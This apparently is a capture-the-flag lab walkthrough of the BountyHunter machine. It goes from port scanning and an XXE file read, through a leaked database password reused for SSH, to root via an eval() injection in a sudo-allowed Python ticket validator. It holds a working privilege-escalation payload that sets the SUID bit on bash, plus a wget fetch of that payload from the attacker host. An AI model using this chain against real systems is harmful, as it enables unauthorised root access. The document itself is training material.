
01 Scan

```
offsec/bountyhunter git:(master) ▶ rustscan --ulimit 500 -a 10.10.11.100 -- -sC -sV -Pn --script=default
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

----------------------------------------
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 ----------------------------------------
🌍HACK THE PLANET🌍

[~] The config file is expected to be at "/home/ghost/.rustscan.toml"
[~] Automatically increasing ulimit value to 500.
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive serv
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ul
Open 10.10.11.100:22
Open 10.10.11.100:80
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```

```
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d4:4c:f5:79:9a:79:a3:b0:f1:66:25:52:c9:53:1f:e1 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDLosZOXFZWvSPhPmfUE7v+PjfXGErY0KCPmAWrTUkyyFWRFO3gwHQMQq
+/1NuLAAzfc0ei14XtyS1u6gDvCzXPR5xus8vfJNSp4n4B5m4GUPqI7odyXG2jK89STkoI5MhDOtzbrQydR0ZUg2PRd5Tplg
uMOOQ9SxYwIxdtgg6mIYh4PRqHaSD5FuTZmsFzPfdnvmurDWDqdjPZ6/CsWAkrzENv45b0F04DFiKYNLwk8xaXLum66w61jz
|   256 a2:1e:67:61:8d:2f:7a:37:a7:ba:3b:51:08:e8:89:a6 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKlGEKJHQ/zTuLAvcemSaO
|   256 a5:75:16:d9:69:58:50:4a:14:11:7a:42:c1:b6:23:44 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJeoMhM6lgQjk6hBf+Lw/sWR4b1h8AEiDv+HAbTNk4J3
80/tcp open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Bounty Hunters
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Unknown favicon MD5: 556F31ACD686989B1AFCF382C05846AA
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


02 HTTP

Found a website.




on top I found *portal.php*

- http://10.10.11.100/portal.php





Going to that gives another link.

- http://10.10.11.100/log_submit.php



When I submit and intercept, it seems like XML payload encoded into base64 → url-encode.







Running *feroxbuster* I found *db.php*

```
Ξ offsec/bountyhunter git:(master) ▶ feroxbuster -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://10.10.11.100 -k -x php,txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.3.3
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://10.10.11.100
 🚀 Threads               │ 50
 📖 Wordlist              │ /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
 👌 Status Codes          │ [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.3.3
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 💲 Extensions            │ [php, txt]
 🔓 Insecure              │ true
 🔃 Recursion Depth       │ 4
 🎉 New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Cancel Menu™
──────────────────────────────────────────────────
200      388l     1470w        0c http://10.10.11.100/index.php
301        9l       28w      316c http://10.10.11.100/resources
301        9l       28w      313c http://10.10.11.100/assets
200        5l       15w      125c http://10.10.11.100/portal.php
301        9l       28w      310c http://10.10.11.100/css
200        0l        0w        0c http://10.10.11.100/db.php
301        9l       28w      309c http://10.10.11.100/js
301        9l       28w      317c http://10.10.11.100/assets/img
```


I am gonna try XXE exploit (XML External Entity) and it works.





There's only one user *development*. It appears XXE RCE is not working either with *PHP input://*.

Therefore, I try reading *db.php*



I got the following

```
PD9waHAKLy8gVE9ETyAtPiBJbXBsZW1lbnQgbG9naW4gc3lzdGVtIHdpdGggdGhlIGRhdGFiYXNlLgokZGJzZXJ2ZXIgPSAibG9jYWxob3N0IjsKJGRibmFtZSA9ICJjb3VudHkiOwokZGJ1c2VybmFtZSA9ICJhZG1pbiI7CiRkYnBhc3N3b3JkID0gIm0xOVJvQVUwaFA0MUExc1RzcTZLIjsKJHRlc3R1c2VyID0gInRlc3QiOwo/Pgo=
```

and decode it and got the following code.

```
offsec/bountyhunter git:(master) ▶ echo -n 'PD9waHAKLy8gVE9ETyAtPi
I7CiRkYnBhc3N3b3JkID0gIm0xOVJvQVUwaFA0MUExc1RzcTZLIjsKJHRlc3R1c2Vy
<?php
// TODO -> Implement login system with the database.
$dbserver = "localhost";
$dbname = "bounty";
$dbusername = "admin";
$dbpassword = "m19RoAU0hP41A1sTsq6K";
$testuser = "test";
?>
offsec/bountyhunter git:(master) ▶
```

I try the same password on previous user I found *development* and it works.

```
offsec/bountyhunter git:(master) ▶ sshNoVerify development@10.10.11.100
The authenticity of host '10.10.11.100 (10.10.11.100)' can't be established.
ECDSA key fingerprint is SHA256:3IaCMSdNq0Q9iu+vTawqvIf84O00+RYNnsDxDBZI04Y.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.100' (ECDSA) to the list of known hosts.
development@10.10.11.100's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 01 Apr 2023 02:41:40 PM UTC

  System load:           0.05
  Usage of /:            23.7% of 6.83GB
  Memory usage:          13%
  Swap usage:            0%
  Processes:             216
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.100
  IPv6 address for eth0: dead:beef::250:56ff:feb9:221d


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Jul 21 12:04:13 2021 from 10.10.14.8
development@bountyhunter:~$
```

03 Foothold

I got a user *development*.

user.txt

```
development@bountyhunter:~$ ls
contract.txt  user.txt
development@bountyhunter:~$ cat user.txt
8aa9f69ad46f5ada66fc2cb071b9f79b
development@bountyhunter:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:22:1d brd ff:ff:ff:ff:ff:ff
    inet 10.10.11.100/23 brd 10.10.11.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:221d/64 scope global dynamic mngtmpaddr
       valid_lft 86394sec preferred_lft 14394sec
    inet6 fe80::250:56ff:feb9:221d/64 scope link
       valid_lft forever preferred_lft forever
development@bountyhunter:~$ hostname
bountyhunter
development@bountyhunter:~$
```

Privilege escalation

I found a text file *contract.txt* at *development* user home.

```
development@bountyhunter:~$ cat contract.txt
Hey team,

I'll be out of the office this week but please make sure that our contract with Skytrain Inc gets completed
.

This has been our first job since the "rm -rf" incident and we can't mess this up. Whenever one of you gets
 on please have a look at the internal tool they sent over. There have been a handful of tickets submitted
that have been failing validation and I need you to figure out why.

I set up the permissions for you to test this. Good luck.

-- John
development@bountyhunter:~$
```

Also this user can run the following Python script as sudo.

```
development@bountyhunter:~$ sudo -l
Matching Defaults entries for development on bountyhunter:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User development may run the following commands on bountyhunter:
    (root) NOPASSWD: /usr/bin/python3.8 /opt/skytrain_inc/ticketValidator.py
development@bountyhunter:~$
```

I check the script.

```
development@bountyhunter:~$ cat /opt/skytrain_inc/ticketValidator.py
#Skytrain Inc Ticket Validation System 0.1
#Do not distribute this file.

def load_file(loc):
    if loc.endswith(".md"):
        return open(loc, 'r')
    else:
        print("Wrong file type.")
        exit()

def evaluate(ticketFile):
    #Evaluates a ticket to check for ireggularities.
    code_line = None
    for i,x in enumerate(ticketFile.readlines()):
        if i == 0:
            if not x.startswith("# Skytrain Inc"):
                return False
            continue
        if i == 1:
            if not x.startswith("## Ticket to "):
                return False
            print(f"Destination: {' '.join(x.strip().split(' ')[3:])}")
            continue

        if x.startswith("__Ticket Code:__"):
            code_line = i+1
            continue

        if code_line and i == code_line:
            if not x.startswith("**"):
                return False
            ticketCode = x.replace("**", "").split("+")[0]
            if int(ticketCode) % 7 == 4:
                validationNumber = eval(x.replace("**", ""))
                if validationNumber > 100:
                    return True
                else:
                    return False
    return False
```

```
def main():
    fileName = input("Please enter the path to the ticket file.\n")
    ticket = load_file(fileName)
    #DEBUG print(ticket)
    result = evaluate(ticket)
    if (result):
        print("Valid ticket.")
    else:
        print("Invalid ticket.")
    ticket.close

main()
development@bountyhunter:~$
```

Here are the constraints

- file ext must be *.md*
- first line must starts with *# Skytrain Inc*
- second line must starts with *## Ticket to*
- after that there must be line with *__Ticket Code:__*
- next line after that must starts with **** and ticket code must give modulo 4 when divide by 7

eval is interesting. It basically run any python script. *eval* does not accept *;* for multi-line, you instead use comparison operator and forcefully convert into integer to do code execution.

I will be using an exploit to set SUID bit to bash.

```
offsec/bountyhunter git:(master) ▶ cat exploit.md -p
# Skytrain Inc
## Ticket to
__Ticket Code:__
**39+ (int(eval(" __import__(\'os\').system(\'chmod u+s /usr/bin/bash\')  ") == 10))**
offsec/bountyhunter git:(master) ▶
```

I downloaded the markdown file to the target.

```
development@bountyhunter:~$ wget 10.10.14.10:8001/exploit.md
--2023-04-01 15:22:54--  http://10.10.14.10:8001/exploit.md
Connecting to 10.10.14.10:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 132 [text/markdown]
Saving to: 'exploit.md'

exploit.md               100%[=====================================>]     132  --.-KB/s    in 0s

2023-04-01 15:22:54 (22.8 MB/s) - 'exploit.md' saved [132/132]

development@bountyhunter:~$
```

I run it and code is executed.

```
development@bountyhunter:~$ ls -al /usr/bin/bash
-rwxr-xr-x 1 root root 1183448 Jun 18  2020 /usr/bin/bash
development@bountyhunter:~$ sudo python3.8 /opt/skytrain_inc/ticketValidator.py
Please enter the path to the ticket file.
/home/development/exploit.md
Destination:
Invalid ticket.
development@bountyhunter:~$ ls -al /usr/bin/bash
-rwsr-xr-x 1 root root 1183448 Jun 18  2020 /usr/bin/bash
development@bountyhunter:~$
```

It says *invalid ticket* because it will fails at *validationNumber > 100* but it does not matter anyway, since the code is executed.

```
development@bountyhunter:~$ bash -p
bash-5.0# id
uid=1000(development) gid=1000(development) euid=0(root) groups=1000(development)
bash-5.0#
```

root.txt

```
bash-5.0# cd /root
bash-5.0# cat root.txt
483266441ab99c982420696080c99d74
bash-5.0# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:22:1d brd ff:ff:ff:ff:ff:ff
    inet 10.10.11.100/23 brd 10.10.11.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:221d/64 scope global dynamic mngtmpaddr
       valid_lft 86398sec preferred_lft 14398sec
    inet6 fe80::250:56ff:feb9:221d/64 scope link
       valid_lft forever preferred_lft forever
bash-5.0# hostname
bountyhunter
bash-5.0#
```